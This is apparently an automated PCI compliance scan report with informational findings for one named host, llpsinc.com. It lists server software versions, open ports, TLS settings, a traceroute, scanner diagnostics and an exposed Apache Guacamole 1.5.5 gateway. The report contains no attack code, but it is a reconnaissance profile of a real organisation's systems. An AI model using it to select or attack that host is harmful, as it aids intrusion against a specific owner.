</body></html>

Default Web Page (Follow HTTP Redirection) port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	13910
Category:	CGI
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-11-05 13:13:22.0

THREAT:
The Result section displays the default Web page for the Web server following HTTP redirections.

IMPACT:
N/A

SOLUTION:
N/A

Patch:
Following are links for downloading patches to fix the vulnerabilities:

nas-201911-01

RESULT:
GET / HTTP/1.1
Host: 1730192-007-static.lngmiaa.metronetinc.net:8080
Connection: Keep-Alive

```
HTTP/1.1 200 OK
Last-Modified: Wed, 13 Sep 2023 01:23:47 GMT
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 1004
Server: Jetty(9.4.57.v20241219)

<HTML>
<HEAD>
<TITLE>Welcome to Jetty 9 on Debian</TITLE>
<META http-equiv="Pragma" content="no-cache">
<META http-equiv="Cache-Control" content="no-cache,no-store">
</HEAD>
<BODY>
<A HREF="http://jetty.mortbay.org"><IMG SRC="jetty_banner.gif"></A>
<h1>Welcome to Jetty 9 on Debian</h1>

<P align="justify">
<b>Jetty</b> is a 100% Java HTTP Server and Servlet Container. This means
that you do not need to configure and run a seperate web server (like Apache)
in order to use java, servlets and JSPs to generate dynamic content. Jetty
is a fully featured web server for static and dynamic content. Unlike separate
server/container solutions, this means that your web server and web application
run in the same process, without interconnection overheads and complications.
Furthermore, as a pure java component, Jetty can be simply included in your
application for demonstration, distribution or deployment. Jetty is available
on all Java supported platforms.  </p>

</BODY>
</HTML>
```

Web Server Supports HTTP Request Pipelining — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86565
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2005-02-23 00:25:38.0

THREAT:
Version 1.1 of the HTTP protocol supports URL-Request Pipelining. This means that instead of using the "Keep-Alive" method to keep the TCP connection alive over multiple requests, the protocol allows multiple HTTP URL requests to be made in the same TCP packet. Any Web server which is HTTP 1.1 compliant should then process all the URLs requested in the single TCP packet and respond as usual.

The target Web server was found to support this functionality of the HTTP 1.1 protocol.

IMPACT:
Support for URL-Request Pipelining has interesting consequences. For example, as explained in this paper by Daniel Roelker, it can be used for evading detection by Intrusion Detection Systems. Also, it can be used in HTTP Response-Spliting style attacks.

SOLUTION:
N/A

RESULT:
GET / HTTP/1.1
Host:217.180.217.103:80

GET /Q_Evasive/ HTTP/1.1
Host:217.180.217.103:80

HTTP/1.1 200 OK
Date: Tue, 03 Jun 2025 19:54:38 GMT
Server: Apache/2.4.62 (Debian)
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Content-Type-Options: nosniff
Upgrade: h2,h2c
Connection: Upgrade
Last-Modified: Fri, 14 Mar 2025 20:24:50 GMT
ETag: "52-630533b03ac96"
Accept-Ranges: bytes
Content-Length: 82
Vary: Accept-Encoding
Content-Type: text/html

<html lang="en">
<head>
<title>Title</title>
</head>
<body>
</body>
</html>
HTTP/1.1 404 Not Found
Date: Tue, 03 Jun 2025 19:54:38 GMT
Server: Apache/2.4.62 (Debian)
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Content-Type-Options: nosniff
Content-Length: 277
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
The requested URL was not found on this server.

<hr>
<address>Apache/2.4.62 (Debian) Server at 217.180.217.103 Port 80</address>
</body></html>

GET / HTTP/1.1
Host:217.180.217.103:80

GET /Q_Evasive/ HTTP/1.1
Host:217.180.217.103:80

HTTP/1.1 200 OK
Date: Tue, 03 Jun 2025 19:54:46 GMT
Server: Apache/2.4.62 (Debian)
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Content-Type-Options: nosniff
Upgrade: h2,h2c
Connection: Upgrade
Last-Modified: Fri, 14 Mar 2025 20:24:50 GMT
ETag: "52-630533b03ac96"
Accept-Ranges: bytes
Content-Length: 82
Vary: Accept-Encoding
Content-Type: text/html

<html lang="en">
<head>
<title>Title</title>
</head>
<body>
</body>
</html>
HTTP/1.1 404 Not Found
Date: Tue, 03 Jun 2025 19:54:46 GMT
Server: Apache/2.4.62 (Debian)
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Content-Type-Options: nosniff
Content-Length: 277
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
The requested URL was not found on this server.
<hr>
<address>Apache/2.4.62 (Debian) Server at 217.180.217.103 Port 80</address>
</body></html>

Web Server Version **port 80 / tcp**

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86000
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2021-12-20 13:32:52.0

THREAT:
A web server is server software, or hardware dedicated to running this software, that can satisfy client requests on the World Wide Web.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Apache/2.4.62 (Debian)

Web Server Version — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86000
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2021-12-20 13:32:52.0

THREAT:
A web server is server software, or hardware dedicated to running this software, that can satisfy client requests on the World Wide Web.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Apache/2.4.62 (Debian)

Host Names Found

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	45039
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-08-27 03:28:53.0

THREAT:
The following host names were discovered for this computer using various methods such as DNS look up, NetBIOS query, and SQL server name query.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

Host Name Source
1730192-007-static.lngmiaa.metronetinc.net
FQDN

Secure Sockets Layer/Transport Layer Security (SSL/TLS) Protocol Properties — port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	38706
Category:	General remote services
CVE ID:	-

Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2021-06-09 04:32:38.0

THREAT:
The following is a list of detected SSL/TLS protocol properties.

IMPACT:
Items include:

- Extended Master Secret: indicates whether the extended_master_secret extension is supported or required by the server. This extension enhances security and is recommended. Applicable to TLSv1, TLSv1.1, TLSv1.2, DTLSv1, DTLSv1.2
- Encrypt Then MAC: indicates whether the encrypt_then_mac extension is supported or required by the server. This extension enhances the security of non-AEAD ciphers and is recommended. Applicable to TLSv1, TLSv1.1, TLSv1.2, DTLSv1, DTLSv1.2
- Heartbeat: indicates whether the heartbeat extension is supported. It is not recommended to enable this, except for DTLS. Applicable to TLSv1, TLSv1.1, TLSv1.2, TLSv1.3, DTLSv1, DTLSv1.2
- Truncated HMAC: indicates whether the truncated_hmac extension is supported. This can degrade security and is not recommended. Applicable to TLSv1, TLSv1.1, TLSv1.2, DTLSv1, DTLSv1.2
- Cipher priority: indicates whether client, server or both determine the priority of ciphers. Having the server determine the priority is recommended. Applicable to SSLv3, TLSv1, TLSv1.1, TLSv1.2, TLSv1.3, DTLSv1, DTLSv1.2

SOLUTION:
N/A

RESULT:

NAME STATUS
TLSv1.2
Extended Master Secret yes
Heartbeat no
Cipher priority controlled by
client
OCSP stapling no
SCT extension no
TLSv1.3
Heartbeat no
Cipher priority controlled by
client
OCSP stapling no
SCT extension no

HTTP Methods Returned by OPTIONS Request — port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	45056
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2006-01-16 22:00:56.0

THREAT:
The HTTP methods returned in response to an OPTIONS request to the Web server detected on the target host are listed.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Allow: GET,HEAD,POST,OPTIONS

Default Web Page — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	12230
Category:	CGI
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2019-03-16 03:30:26.0

THREAT:
The Result section displays the default Web page for the Web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
GET / HTTP/1.1
Host: llpsinc.com
Connection: Keep-Alive

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
The document has moved here.
<hr>
<address>Apache/2.4.62 (Debian) Server at llpsinc.com Port 80</address>
</body></html>
GET / HTTP/1.1
Host: 1730192-007-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 03 Jun 2025 18:13:46 GMT
Server: Apache/2.4.62 (Debian)
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Content-Type-Options: nosniff
Last-Modified: Fri, 14 Mar 2025 20:24:50 GMT
ETag: "52-630533b03ac96"
Accept-Ranges: bytes
Content-Length: 82
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html

<html lang="en">
<head>
<title>Title</title>
</head>
<body>
</body>
</html>

Traceroute

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	45006
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-

Bugtraq ID:	-
Last Update:	2003-05-09 18:28:51.0

THREAT:

Traceroute describes the path in realtime from the scanner to the remote host being contacted. It reports the IP addresses of all the routers in between.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Hops IP Round Trip Time Probe Port

1 139.87.10.32 0.10ms ICMP
2 4.15.10.202 3.63ms ICMP
3 4.15.10.201 0.98ms ICMP
4 4.69.219.218 1.08ms ICMP
5 *.*.*.* 0.00ms Other 80
6 154.54.28.141 2.54ms ICMP
7 154.54.166.57 11.00ms ICMP
8 154.54.165.29 22.91ms ICMP
9 154.54.31.94 41.36ms ICMP
10 154.54.166.74 43.62ms ICMP
11 154.54.6.222 49.02ms ICMP
12 66.28.4.9 52.19ms ICMP
13 154.54.90.54 53.54ms ICMP
14 38.142.134.74 53.12ms ICMP
15 *.*.*.* 0.00ms Other 80
16 *.*.*.* 0.00ms Other 80
17 *.*.*.* 0.00ms Other 80
18 217.180.217.98 70.08ms ICMP
19 217.180.217.103 63.63ms TCP 80

Links Crawled — port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150009
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-27 21:11:30.0

THREAT:
The list of unique links crawled and HTML forms submitted by the scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined.

NOTE: This list also includes:
- All the unique links that are reported in QID 150140 (Redundant links/URL paths crawled and not crawled)
- All the forms reported in QID 150152 (Forms Crawled)
- All the forms in QID 150115 (Authentication Form Found)
- Certain requests from QID 150172 (Requests Crawled)

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Duration of crawl phase (seconds): 5.00
Number of links: 1
(This number excludes form requests and links re-requested during authentication.)

http://1730192-007-static.lnngmiaa.metronetinc.net:8080/

Referrer-Policy HTTP Security Header Not Detected — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	48131
Category:	Information gathering
CVE ID:	-
Vendor Reference:	Referrer-Policy
Bugtraq ID:	-
Last Update:	2023-01-18 13:30:16.0

THREAT:
No Referrer Policy is specified for the link. It checks for one of the following Referrer Policy in the response headers:

1) no-referrer
2) no-referrer-when-downgrade
3) same-origin
4) origin
5) origin-when-cross-origin
6) strict-origin
7) strict-origin-when-cross-origin

QID Detection Logic(Unauthenticated):
If the Referrer Policy header is not found , checks in response body for meta tag containing tag name as "referrer" and one of the above Referrer Policy.

IMPACT:
The Referrer-Policy header controls how much referrer information is sent to a site when navigating to it. Absence of Referrer-Policy header can lead to leakage of sensitive information via the referrer header.

SOLUTION:
Referrer Policy header improves security by ensuring websites don't leak sensitive information via the referrer header. It's recommended to add secure Referrer Policies as a part of a defense-in-depth approach.

References:
- https://www.w3.org/TR/referrer-policy/
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy

RESULT:
Referrer-Policy HTTP Header missing on 80 port.
GET / HTTP/1.1
Host: 1730192-007-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

Scan Diagnostics — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150021
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2009-01-16 18:02:19.0

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:
No action is required.

RESULT:
Target web application page http://llpsinc.com/ fetched. Status code:301, Content-Type:text/html, load time:116 milliseconds.
Ineffective Session Protection. no tests enabled.
Batch #0 CMSDetection: estimated time < 1 minute (1 tests, 1 inputs)
[CMSDetection phase] : No potential CMS found using Blind Elephant algorithm. Aborting the CMS Detection phase
CMSDetection: 1 vulnsigs tests, completed 38 requests, 3 seconds. Completed 38 requests of 38 estimated requests (100%). All tests completed.
HSTS Analysis no tests enabled.
Collected 1 links overall in 0 hours 0 minutes duration.
Batch #0 BannersVersionReporting: estimated time < 1 minute (1 tests, 1 inputs)

BannersVersionReporting: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(0 x 0) + directories:(9 x 1) + paths:(0 x 1) = total (9)
Batch #0 WS Directory Path manipulation: estimated time < 1 minute (9 tests, 1 inputs)
WS Directory Path manipulation: 9 vulnsigs tests, completed 9 requests, 0 seconds. Completed 9 requests of 9 estimated requests (100%). All tests completed.
WSEnumeration no tests enabled.
Batch #4 WebCgiOob: estimated time < 1 minute (165 tests, 1 inputs)
Batch #4 WebCgiOob: 165 vulnsigs tests, completed 33 requests, 1 seconds. Completed 33 requests of 210 estimated requests (15.7143%). All tests completed.
XXE tests no tests enabled.
HTTP call manipulation no tests enabled.
SSL Downgrade. no tests enabled.
Open Redirect no tests enabled.
CSRF no tests enabled.
Batch #4 File Inclusion analysis: estimated time < 1 minute (1 tests, 1 inputs)
Batch #4 File Inclusion analysis: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.
Batch #4 Cookie manipulation: estimated time < 1 minute (47 tests, 0 inputs)
Batch #4 Cookie manipulation: 47 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Batch #4 Header manipulation: estimated time < 1 minute (47 tests, 1 inputs)
Batch #4 Header manipulation: 47 vulnsigs tests, completed 121 requests, 1 seconds. Completed 121 requests of 130 estimated requests (93.0769%). XSS optimization removed 58 links. All tests completed.
Batch #4 shell shock detector: estimated time < 1 minute (1 tests, 1 inputs)
Batch #4 shell shock detector: 1 vulnsigs tests, completed 1 requests, 0 seconds. Completed 1 requests of 1 estimated requests (100%). All tests completed.
Batch #4 shell shock detector(form): estimated time < 1 minute (1 tests, 0 inputs)
Batch #4 shell shock detector(form): 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
httpoxy no tests enabled.
Static Session ID no tests enabled.
Login Brute Force no tests enabled.
Login Brute Force manipulation estimated time: no tests enabled
Insecurely Served Credential Forms no tests enabled.
Cookies Without Consent no tests enabled.
Batch #5 HTTP Time Bandit: estimated time < 1 minute (1 tests, 10 inputs)
Batch #5 HTTP Time Bandit: 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(0 x 0) + directories:(4 x 1) + paths:(11 x 1) = total (15)
Batch #5 Path XSS manipulation: estimated time < 1 minute (15 tests, 1 inputs)
Batch #5 Path XSS manipulation: 15 vulnsigs tests, completed 14 requests, 0 seconds. Completed 14 requests of 15 estimated requests (93.3333%). All tests completed.
Tomcat Vuln manipulation no tests enabled.
Time based path manipulation no tests enabled.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(4 x 0) + directories:(94 x 1) + paths:(5 x 1) = total (99)
Batch #5 Path manipulation: estimated time < 1 minute (103 tests, 1 inputs)
Batch #5 Path manipulation: 103 vulnsigs tests, completed 98 requests, 1 seconds. Completed 98 requests of 99 estimated requests (98.9899%). All tests completed.
WebCgiHrsTests: no test enabled
Batch #5 WebCgiGeneric: estimated time < 1 minute (1324 tests, 1 inputs)
Batch #5 WebCgiGeneric: 1324 vulnsigs tests, completed 858 requests, 9 seconds. Completed 858 requests of 2145 estimated requests (40%). All tests completed.
Duration of Crawl Time: 4.00 (seconds)
Duration of Test Phase: 12.00 (seconds)
Total Scan Time: 16.00 (seconds)

Total requests made: 1176
Average server response time: 0.06 seconds

Average browser load time: 0.06 seconds
HTML form authentication unavailable, no WEBAPP entry found

Subdomains Found During Crawling — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	150228
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2025-02-25 03:57:23.0

THREAT:
Sub-domains are reported under this section.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Number of subdomain links: 1
https://www.llpsinc.com

Web Server Version — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	86000
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2021-12-20 13:32:52.0

THREAT:
A web server is server software, or hardware dedicated to running this software, that can satisfy client requests on the World Wide Web.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Apache/2.4.62 (Debian)

Links Crawled — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150009
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-27 21:11:30.0

THREAT:
The list of unique links crawled and HTML forms submitted by the scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined.

NOTE: This list also includes:
- All the unique links that are reported in QID 150140 (Redundant links/URL paths crawled and not crawled)
- All the forms reported in QID 150152 (Forms Crawled)
- All the forms in QID 150115 (Authentication Form Found)
- Certain requests from QID 150172 (Requests Crawled)

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Duration of crawl phase (seconds): 4.00
Number of links: 1
(This number excludes form requests and links re-requested during authentication.)

http://1730192-007-static.lngmiaa.metronetinc.net/

HTTP Response Method and Header Information Collected — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	48118
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-20 12:24:23.0

THREAT:
This QID prints the information, in the form of a text record, that a web server sends back to a client's browser in response to receiving a single HTTP GET request.

QID Detection Logic:
This QID returns the HTTP response method and header information returned by a web server.
IMPACT:
N/A
SOLUTION:
N/A
RESULT:
HTTP header and method information collected on port 443.

GET / HTTP/1.1
Host: 1730192-007-static.lngmiaa.metronetinc.net
Connection: Keep-Alive

HTTP/1.1 301 Moved Permanently
Date: Tue, 03 Jun 2025 19:03:50 GMT
Server: Apache/2.4.62 (Debian)
Location: https://www.llpsinc.com//
Content-Length: 343
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

IP ID Values Randomness

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	82046

Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2006-07-27 21:45:19.0

THREAT:

The values for the identification (ID) field in IP headers in IP packets from the host are analyzed to determine how random they are. The changes between subsequent ID values for either the network byte ordering or the host byte ordering, whichever is smaller, are displayed in the RESULT section along with the duration taken to send the probes. When incremental values are used, as is the case for TCP/IP implementation in many operating systems, these changes reflect the network load of the host at the time this test was conducted.

Please note that for reliability reasons only the network traffic from open TCP ports is analyzed.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

IP ID changes observed (network order) for port 80: 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
Duration: 33 milli seconds

SSL Session Caching Information — port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	38291
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-03-19 22:48:23.0

THREAT:

SSL session is a collection of security parameters that are negotiated by the SSL client and server for each SSL connection. SSL session caching is targeted to reduce the overhead of negotiations in recurring SSL connections. SSL sessions can be reused to resume an earlier connection or to establish multiple simultaneous connections. The client suggests an SSL session to be reused by identifying the session with a Session-ID during SSL handshake. If the server finds it appropriate to reuse the session, then they both proceed to secure communication with already known security parameters.

This test determines if SSL session caching is enabled on the host.

IMPACT:

SSL session caching is part of the SSL and TLS protocols and is not a security threat. The result of this test is for informational purposes only.

SOLUTION:

N/A

RESULT:
TLSv1.2 session caching is disabled on the target.
TLSv1.3 session caching is enabled on the target.

Subdomains Found During Crawling — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150228
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2025-02-25 03:57:23.0

THREAT:
Sub-domains are reported under this section.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Number of subdomain links: 1
https://www.llpsinc.com

Default Web Page — port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	12230
Category:	CGI
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-

Last Update: 2019-03-16 03:30:26.0

THREAT:
The Result section displays the default Web page for the Web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
GET / HTTP/1.1
Host: 1730192-007-static.lnngmiaa.metronetinc.net:8080
Connection: Keep-Alive

HTTP/1.1 200 OK
Last-Modified: Wed, 13 Sep 2023 01:23:47 GMT
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 1004
Server: Jetty(9.4.57.v20241219)

<HTML>
<HEAD>
<TITLE>Welcome to Jetty 9 on Debian</TITLE>
<META http-equiv="Pragma" content="no-cache">
<META http-equiv="Cache-Control" content="no-cache,no-store">
</HEAD>
<BODY>
<A HREF="http://jetty.mortbay.org"><IMG SRC="jetty_banner.gif"></A>
<h1>Welcome to Jetty 9 on Debian</h1>

<P align="justify">
Jetty is a 100% Java HTTP Server and Servlet Container. This means
that you do not need to configure and run a seperate web server (like Apache)
in order to use java, servlets and JSPs to generate dynamic content. Jetty
is a fully featured web server for static and dynamic content. Unlike separate
server/container solutions, this means that your web server and web application
run in the same process, without interconnection overheads and complications.
Furthermore, as a pure java component, Jetty can be simply included in your
application for demonstration, distribution or deployment. Jetty is available
on all Java supported platforms. </p>

</BODY>
</HTML>

Scan Diagnostics — port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	150021
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2009-01-16 18:02:19.0

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:
No action is required.

RESULT:
Target web application page http://1730192-007-static.lnngmiaa.metronetinc.net:8080/ fetched. Status code:200, Content-Type:text/html, load time:116 milliseconds.
Ineffective Session Protection. no tests enabled.
Batch #0 CMSDetection: estimated time < 1 minute (1 tests, 1 inputs)
[CMSDetection phase] : No potential CMS found using Blind Elephant algorithm. Aborting the CMS Detection phase
CMSDetection: 1 vulnsigs tests, completed 38 requests, 3 seconds. Completed 38 requests of 38 estimated requests (100%). All tests completed.
HSTS Analysis no tests enabled.
Collected 1 links overall in 0 hours 0 minutes duration.
Batch #0 BannersVersionReporting: estimated time < 1 minute (1 tests, 1 inputs)
BannersVersionReporting: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(0 x 0) + directories:(9 x 1) + paths:(0 x 1) = total (9)
Batch #0 WS Directory Path manipulation: estimated time < 1 minute (9 tests, 1 inputs)
WS Directory Path manipulation: 9 vulnsigs tests, completed 9 requests, 0 seconds. Completed 9 requests of 9 estimated requests (100%). All tests completed.
WSEnumeration no tests enabled.
Batch #4 WebCgiOob: estimated time < 1 minute (165 tests, 1 inputs)
Batch #4 WebCgiOob: 165 vulnsigs tests, completed 33 requests, 0 seconds. Completed 33 requests of 210 estimated requests (15.7143%). All tests completed.
XXE tests no tests enabled.
HTTP call manipulation no tests enabled.
SSL Downgrade. no tests enabled.
Open Redirect no tests enabled.
CSRF no tests enabled.
Batch #4 File Inclusion analysis: estimated time < 1 minute (1 tests, 1 inputs)
Batch #4 File Inclusion analysis: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.
Batch #4 Cookie manipulation: estimated time < 1 minute (47 tests, 0 inputs)
Batch #4 Cookie manipulation: 47 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Batch #4 Header manipulation: estimated time < 1 minute (47 tests, 1 inputs)
Batch #4 Header manipulation: 47 vulnsigs tests, completed 121 requests, 1 seconds. Completed 121 requests of 130 estimated requests (93.0769%). XSS optimization removed 58 links. All tests completed.
Batch #4 shell shock detector: estimated time < 1 minute (1 tests, 1 inputs)
Batch #4 shell shock detector: 1 vulnsigs tests, completed 1 requests, 0 seconds. Completed 1 requests of 1 estimated requests (100%). All tests completed.
Batch #4 shell shock detector(form): estimated time < 1 minute (1 tests, 0 inputs)
Batch #4 shell shock detector(form): 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

httpoxy no tests enabled.
Static Session ID no tests enabled.
Login Brute Force no tests enabled.
Login Brute Force manipulation estimated time: no tests enabled
Insecurely Served Credential Forms no tests enabled.
Cookies Without Consent no tests enabled.
Batch #5 HTTP Time Bandit: estimated time < 1 minute (1 tests, 10 inputs)
Batch #5 HTTP Time Bandit: 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(0 x 0) + directories:(4 x 1) + paths:(11 x 1) = total (15)
Batch #5 Path XSS manipulation: estimated time < 1 minute (15 tests, 1 inputs)
Batch #5 Path XSS manipulation: 15 vulnsigs tests, completed 14 requests, 1 seconds. Completed 14 requests of 15 estimated requests (93.3333%). All tests completed.
Tomcat Vuln manipulation no tests enabled.
Time based path manipulation no tests enabled.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(4 x 0) + directories:(94 x 1) + paths:(5 x 1) = total (99)
Batch #5 Path manipulation: estimated time < 1 minute (103 tests, 1 inputs)
Batch #5 Path manipulation: 103 vulnsigs tests, completed 98 requests, 1 seconds. Completed 98 requests of 99 estimated requests (98.9899%). All tests completed.
WebCgiHrsTests: no test enabled
Batch #5 WebCgiGeneric: estimated time < 1 minute (1324 tests, 1 inputs)
Batch #5 WebCgiGeneric: 1324 vulnsigs tests, completed 859 requests, 10 seconds. Completed 859 requests of 2145 estimated requests (40.0466%). All tests completed.
Duration of Crawl Time: 5.00 (seconds)
Duration of Test Phase: 14.00 (seconds)
Total Scan Time: 19.00 (seconds)

Total requests made: 1177
Average server response time: 0.07 seconds

Average browser load time: 0.07 seconds
HTML form authentication unavailable, no WEBAPP entry found

Apache Guacamole with Version Detected — port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	48216
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2022-08-02 13:32:28.0

THREAT:
Apache Guacamole is a clientless remote desktop gateway. It supports standard protocols like VNC, RDP, and SSH.

QID Detection Logic:(Unauthenticated)
This QID posts the version of Apache Guacamole running.

IMPACT:
NA

SOLUTION:
NA

RESULT:
Apache Guacamole detected on port: 8080.
"APP":{"NAME":"Apache Guacamole","VERSION":"1.5.5","ACTION

Links Rejected By Crawl Scope or Exclusion List — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150020
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2022-02-07 16:48:28.0

THREAT:
One or more links were not crawled because of an explicit rule to exclude them. This also occurs if a link is malformed.

Exclude list and Include list entries can cause links to be rejected. If a scan is limited to a specific starting directory, then links outside that directory will neither be crawled or tested.

Links that contain a host name or IP address different from the target application are considered external links and not crawled by default; those types of links are not listed here. This often happens when the scope of a scan is limited to the directory of the starting URL. The scope can be changed in the Web Application Record.

During the test phase, some path-based tests may be rejected if the scan is limited to the directory of the starting URL and the test would fall outside that directory. In these cases, the number of rejected links may be too high to list in the Results section.

IMPACT:
Links listed here were neither crawled or tested by the Web application scanning engine.

SOLUTION:
